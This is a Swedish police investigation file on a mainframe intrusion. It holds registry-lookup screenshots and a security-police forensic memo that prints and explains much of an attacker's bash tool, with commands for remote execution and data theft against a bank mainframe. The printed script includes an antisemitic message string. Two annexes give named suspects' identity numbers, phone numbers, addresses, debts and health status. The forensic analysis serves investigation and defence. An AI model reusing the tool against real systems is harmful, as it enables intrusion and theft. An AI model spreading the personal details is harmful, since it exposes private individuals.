
Till båda dessa e-post meddelanden är 20 bildfiler bifogade föreställande skärmdumpar från slagningar på infotorgs webbtjänst. Detta är samma bilder som har påträffats i materialet inhämtat från Ubuntu One och som beskrivs under rubriken ” Skärmdumpar polisen” i analysprotokollet för det samma.

Nedan följer tre exempel ur dessa bifogade filer.


avesta01.jpg



borlnge01.jpg



falun01.jpg


Infobil - Mozilla Firefox
File Edit View History Bookmarks Tools Help
https://www5.infotorg.se/infobil/frameOrgNR.jsp
4-ho-met
Facebook | Home
Helgon.net - Inga helgon direkt
Infobil
Gmail - Compose Mail - luciddream@gm...
InfoTorg
Mina tjänster Mina inställningar Hjälp Logga ut
Infobil
Sökning
Reg-/Org-/Personnr | Körkort | Chassinr
Sökning
Fordonsinnehav
Saluvagnsinnehav
Huvudkontor / filial
Adresser
Fordonsinnehav
Ny sökning Utskrift
Ägare 699000-4076
POLISMYNDIGHETEN DALARNA
BOX 739/NÄPO OMR. FALUN
79129 FALUN
LKF: 208000 Ägarkategori: Staten
Antal hämtade fordon: 50
Fordonsslag Antal Status Antal Ägarroll Antal
Personbil 33 Avställd 1
SLÄP 7 I trafik 49
MC 6
Lastbil 4
Regnr Fabrikat
Årsm. Fordonsslag Status Ägarroll
2007 Personbil I trafik
2007 Personbil I trafik
2007 Personbil I trafik
1990 Lastbil I trafik
1971 SLÄP I trafik
2009 Personbil I trafik
2009 Personbil I trafik
1984 MC I trafik
1984 MC I trafik
1984 MC I trafik
1984 MC I trafik
1999 Lastbil I trafik
2007 Personbil I trafik
1984 SLÄP I trafik
1990 SLÄP I trafik
1972 SLÄP I trafik
Personbil I trafik
2007 SLÄP I trafik
1999 Personbil I trafik
1976 SLÄP I trafik
Done
www5.infotorg.se
Start
Infobil - Mozilla Firefox
Beatrice - Conversation
FJ - Conversation
Niclas - Conversation
Hi-Way Technology - Co...
Windows Messenger
New Message
untitled - Paint
Document - WordPad
20:47
tisdag

SÄKERHETSPOLISEN
Informationssäkerhetsenheten

PM

Datum
2013-04-18

Diarienr
-

Analys av filen utcam.sh

Bakgrund

Angriparen har successivt utvecklat sina attackmetoder i syfte att strukturera och förenkla sitt arbete. I beslag 2012-0201-BG25023-2.E01/Partition 7/ återfinns en fil med namnet ”utcam.sh”. Nedan redovisas översiktligt innehållet i denna fil. Delar av filen har tagits bort för att undvika onödig exponering av IP-adresser, tillvägagångssätt och detaljer i utnyttjade sårbarheter. För att öka läsbarheten av skriptet har också tomma rader tagits bort och några extra radbrytningar tillkommit.

Sammanfattning

Angriparen har skrivit ett verktyg för att förenkla sina attacker. Verktyget är i form av ett så kallat shell-skript med vars hjälp man enkelt kan välja vilken server man ska angripa och vad man vill åstadkomma med attacken. Shell-skriptet utnyttjar en av de sårbarheter som angriparen funnit och är avancerat och väl strukturerat. Ett exempel på kommando som kan ges till skriptet är ”steal”. Kommandot används till exempel då man önskar stjäla viss specificerad information på stordatorn.

Analys

Filen är vad man brukar benämna ett shell-skript[1]. Förenklat kan man beskriva ett shell-skript som en serie kommandon man önskar att datorn ska utföra sekventiellt. I denna analys ges en beskrivning av shell-skriptets funktion. Detta för att skildra angriparens intention och kapacitet. Beskrivningarna ges direkt efter utvalda kodsegment. Kodsegmenten följer filens struktur från början till slut och som tidigare nämnts har delar av koden tagits bort. Delar av koden har också färgmarkerats för att tydliggöra några viktiga delar.

```
#!/bin/bash

#h="IP-adress stordator Nordea"
h="IP-adress annan stordator"
```

Högst upp i filen specificerar angriparen ett antal IP-adresser. Dessa har i detta PM bytts ut mot en beskrivande text. Om det är ett #-tecken före en rad i ett shell-skript kommer denna rad *inte* att läsas av skriptet. I stycket ovan ser vi att det är Nordeas stordator som angriparen valt att angripa. Det är dock lätt gjort att ändra server så att man i stället angriper ett annat mål genom att flytta #-tecknet.

[1] Från engelskans shell script

[2] Restructured Extended Executor, programmeringsspråk utvecklat av IBM

```
ua="Mozilla/5.0 (Windows NT 5.1; x86) AppleWebKit/535.19 (KHTML, like
Gecko) Chrome/18.0.1025.168 Safari/535.19"

dh="UT"

while :; do

echo -n " $dh 8====D "
read cmdline
```

Shell-skriptet fortsätter med att definiera ett antal variabler samt att invänta ett kommando och eventuellt annan data från användaren. I resterande del av shell-skriptet kommer detta kommando att ha lagrats i variabeln ”verb”. Verb kan således likställas med valt kommando. Shell-skriptet innehåller en hel del spårutskrifter. Det är dessa man oftast ser efter kommandot echo.

```
echo " << $cmdline"
if [ -z "$cmdline" ]; then
        echo "... FIN"
        exit 0
fi

verb=`echo "$cmdline"|cut -d' ' -f1`
arg=`echo "$cmdline"|cut -d' ' -f2-`
cmd="";
pro=""
post=""
tgt=""

if [ "$verb" = "rx" ]; then
           echo ":pPPpP REXX ROXX" >&2
           pro=" echo '/* REXX */' > /tmp/rx; echo '' >> /tmp/rx; chmod 755
/tmp/rx; ";
           post=" rm -f /tmp/rx ";
           tgt=""
           cmd="$arg"
fi
```

Shell-skriptet definierar här det första möjliga kommandot ”rx”. Om angriparen valt att utföra just kommandot rx är det på denna plats det bestäms vad kommandot ska utföra. Sekvensen av instruktioner delas upp i olika delar: pro, post, tgt och cmd. Detta för att enklare dela upp i vilken ordning kommandona ska ske och för att mer strukturerat sätta ihop kommandot till en helhet i slutet av shell-skriptet. I just det här fallet önskar angriparen kunna skriva och köra REXX[2]-kod på stordatorn.

[2] Restructured Extended Executor, programmeringsspråk utvecklat av IBM

```
if [ "$verb" = "rxout" ]; then
        echo ":pPPpP REXX ROXX OUT" >&2
fi
```

Här önskar angriparen utföra samma sak som i exemplet ovan, men med den skillnaden att man förväntar sig att REXX-kommandona producerar någon form av utdata som man är intresserad av.

```
if [ "$verb" = "rxin" ]; then
        echo ":pPPP REXXOPHiLE" >&2
        echo " [ $arg ] "
        inputfile=`echo "$arg"|cut -d' ' -f1`
        rest=`echo "$arg"|cut -d' ' -f2-`
        cmd=`(echo -n "PARMS='${rest}';"; cat $inputfile)`

        pro="echo '/* REXX */' > /tmp/rx; echo 'l=\"\"; say \"ok\" ; exit 0
; ' >> /tmp/rx; chmod 755 /tmp/rx; cat /tmp/rx;";
tgt=""
fi
```

Då kommandot rxin anges, önskar angriparen köra REXX-kommandon som anges via en fil som också tillhandahålls av angriparen.

```
if [ "$verb" = "rxinout" ]; then
        echo ":pPPP REXXOPHiLE" >&2
        echo " [ $arg ] "
        inputfile=`echo "$arg"|cut -d' ' -f1`
        rest=`echo "$arg"|cut -d' ' -f2-`
        cmd=`(echo -n "PARMS='${rest}';"; cat $inputfile)`
        pro="";
        tgt=""
fi
```

Detta är en kombination av de två tidigare beskrivna kommandona rxout och rxin.

```
if [ "$verb" = "sh" ]; then
        echo ":pPppPP SHELL SHOCK" >&2
        tgt="/bin/sh"
        cmd="$arg"
fi
```

Syftet med kommandot sh är att köra ett kommando/program i USS[3]-delen (UNIX-delen) av stordatorn. Till exempel kanske man är intresserad av hur katalogstrukturen ser ut eller vilka processer som körs.

[3] UNIX System Services, en komponent i z/OS som används i IBM:s stordator

```
if [ "$verb" = "shin" ]; then
        echo ":PppPPP PHILE SHOCK" >&2
        echo " [ $arg ] "
        inputfile=`echo "$arg"|cut -d' ' -f1`
        cmd=$(cat $inputfile|sed 's/\x0d//g')
fi
```

Kommandot shin gör samma sak som kommandot sh, men med skillnaden att man läser instruktioner från en angiven fil.

```
if [ "$verb" = "steal" ]; then
        echo ":PpppPP SHYLOCK THE JEWISH THIEF STEALiNG TO g1" >&2
        cmd="rm -fr /tmp/sl; cd /tmp; mkdir /tmp/sl; mkdir /tmp/sl/$arg; cp
-r \"//'$arg'\" /tmp/sl/$arg/; cat \"//'$arg'\" | compress -c >
/tmp/sl/${arg}.raw.z;
        tgt=""
        echo "[ $cmd ]"
fi
```

Kommandot ”steal” är eventuellt självförklarande. Här har angriparen för avsikt att stjäla något som han själv anger. Shell-skriptet ser också till att komprimera (packa ihop) informationen som angriparen har valt att stjäla, innan den läggs i en katalog på stordatorn som är möjlig för angriparen att komma åt.

```
if [ "$verb" = "vol" ]; then
        echo ":PppPPp VOLUME GOES TO 11" >&2
        pro="echo '/* REXX */' > /tmp/rx; echo 'address syscall \"read 0 s
4096\";
        tgt=" "

        cmd="${cmd}address tso \"allocate ddname(sysprint) sysout\";
           address tso \"allocate ddname(sysin) dummy\"; "

        for vol in $arg ; do
                cmd="${cmd}address tso \"allocate dsname('FORMAT4.DSCB')
DDNAME(SYSLIB) SHR UNIT(3390) VOLUME(${vol}) KEYLEN(44) DSORG(DA)
EROPT(ACC)\"; "
                cmd="${cmd}address tso \"TSOEXEC CALL *(AMASPZAP)\";
address tso \"REPRO INFILE(SYSLIB) OUTFILE(outdd)\"; "
        done

        echo "[ $cmd ]"
fi
```

Det är en något mer avancerat operation som kommandot vol utför. Shell-skriptet använder sig utav AMASPZAP, ett program på stordatorn som har många användningsområden. I detta fall tror vi att angriparen skapar sig en förteckning över tillgängliga dataset på en specifik volym i stordatorn.

```
if [ "$verb" = "tso" ]; then
        echo ":PppPP TSlOw SHOCK" >&2
        cmd=`echo "$arg"|sed 's/;/\n/g'`
fi
```

På samma sätt som angriparen kan köra ett kommando/program i USS-delen kan han med hjälp av tso-kommandot välja att köra ett kommando/program mot MVS-delen istället. Härifrån kan man till exempel starta ett batch-job, köra kommandon mot RACF eller skapa ett dataset. Vad man kan åstadkomma är beroende på användarens rättigheter.

```
echo '>> go go go'

enccmd=`echo -n "$cmd"|iconv -c -f us-ascii -t ibm-1047|xxd -ps|while read
l; do echo -n "$l"; done `

body="l=$( echo -n \"${enccmd}\"|sed 's/\([0-9a-f][0-9a-f]\)/\\\\x\1/g'|sed
's/\\\\x25/\\\\x15/g' ); printf \$l|HOME=/tmp exec $tgt"

pro="exec 2>&1; unset HISTORY; unset HISTFILE; echo 'status: 404
multifail'; echo 'content-type: text/plain'; echo ''; ${pro}"

post="; ${post}; exit 1; "
```

Innan angreppet mot aktuell server kan utföras måste bland annat kommandot konverteras från ASCII till den teckenkodning som används på stordatorn.

```
curl --data "$pro $body $post" -v -k  -A "$ua"  --url https://${h}/

done
```

Slutligen körs anropet mot den server man önskar angripa. Delsträngarna pro, body och post sätts ihop till en helhet och används i anropet.

Jesper Blomström
Informationssäkerhetsenheten
Säkerhetspolisen
010-568 70 00

Övrigt

Film från Kambodja, DVD-skiva

Signerat av

Signerat datum

Polismyndighet
Stockholms län

Enhet
LU/IT IT-forensisk sektion

Diarienr
0201-K81864-12

Orginalhandlingens förvaringsplats	Datum	Tid
	2013-04-15	14:13

Involverad personal	Funktion
Joakim Persson	Uppgiftslämnare

Berättelse

Filmen föreställer Svartholm Wargs gripande i Kambodja. Filmen är inspelad av Kambodjansk polis den 30:e augusti 2012.

Bilaga - Skäligen misstänkt

Polismyndighet
Stockholms län

Enhet
LU/IT IT-forensisk sektion

Diarienr
0201-K81864-12

Skäligen misstänkt person
Gustafsson, Bror Olof Mathias

Personnr
19761117-7234

Personalia och dagsbotsuppgift

Utskriftsdatum
2013-04-18

Namn
Gustafsson, Bror Olof Mathias

Personnummer
19761117-7234

Tilltalsnamn
Mathias

Kallas för

Öknamn

Kön
Man

Födelseförsamling

Födelselän

Födelseort utland

Medborgarskap
Sverige

Hemvistland

Telefonnr
0855915430: Hemtelefon
0708875723: Mobiltelefon används tills vidar

Adress
Timmermansvägen 14 I
771 51 Ludvika

Folkbokföringsort
Ludvika

Senast kontrollerad mot folkbokföring
- -

Föräldrars/Vårdnadshavares namn och adress (beträffande den som inte fyllt 20 år)

Utbildning

Yrke / Titel

Arbetsgivare

Telefonnr

Anställning (nuvarande och tidigare)

Arbetsförhet och hälsotillstånd
Sjukpensionär

Kompletterande uppgifter

Uppgiven inkomst
0

Bidrag
8 000 kr/mån i sjukpension

Civilstånd
Ogift

Maka/make/sambos inkomst

Hemmavarande barn under 18 år
0

Försörjningsplikt
Ingen

Skulder
250000

Förmögenhet
0

Kontroll utförd

Taxerad inkomst
138000

Taxeringsår
2007

Maka/make/sambos taxerade inkomst

Taxeringskontroll utförd av
Civilutredare Elin Tidström

Datum
2008-12-12

Bilaga - Skäligen misstänkt

Polismyndighet
Stockholms län

Enhet	Diarienr
LU/IT IT-forensisk sektion	0201-K81864-12

Skäligen misstänkt person	Personnr
Svartholm Warg, Per Gottfrid	19841017-0537

Personalia och dagsbotsuppgift

Utskriftsdatum
2013-04-18

Namn
Svartholm Warg, Per Gottfrid

Personnummer
19841017-0537

Tilltalsnamn
Gottfrid

Kallas för

Öknamn

Kön
Man

Födelseförsamling
Matteus

Födelselän
Stockholms län

Födelseort utland

Medborgarskap
Sverige

Hemvistland

Telefonnr
0739-691011: Mobiltelefon

Adress
Box 1206
114 79 Stockholm

Folkbokföringsort

Senast kontrollerad mot folkbokföring
2013-02-20

Föräldrars/Vårdnadshavares namn och adress (beträffande den som inte fyllt 20 år)

Utbildning

Yrke / Titel
Egen företag, konsult IT

Arbetsgivare
PRQ

Telefonnr
073-9691011

Anställning (nuvarande och tidigare)

Arbetsförhet och hälsotillstånd

Kompletterande uppgifter
Uppger sig sakna bostad 2007-06-23.

Uppgiven inkomst
80000

Bidrag

Civilstånd
Ogift

Maka/make/sambos inkomst

Hemmavarande barn under 18 år
0

Försörjningsplikt

Skulder
500000

Förmögenhet

Kontroll utförd

Taxerad inkomst
6000

Taxeringsår
2006

Maka/make/sambos taxerade inkomst

Taxeringskontroll utförd av
insp Anmari Sundeborn

Datum
2007-06-23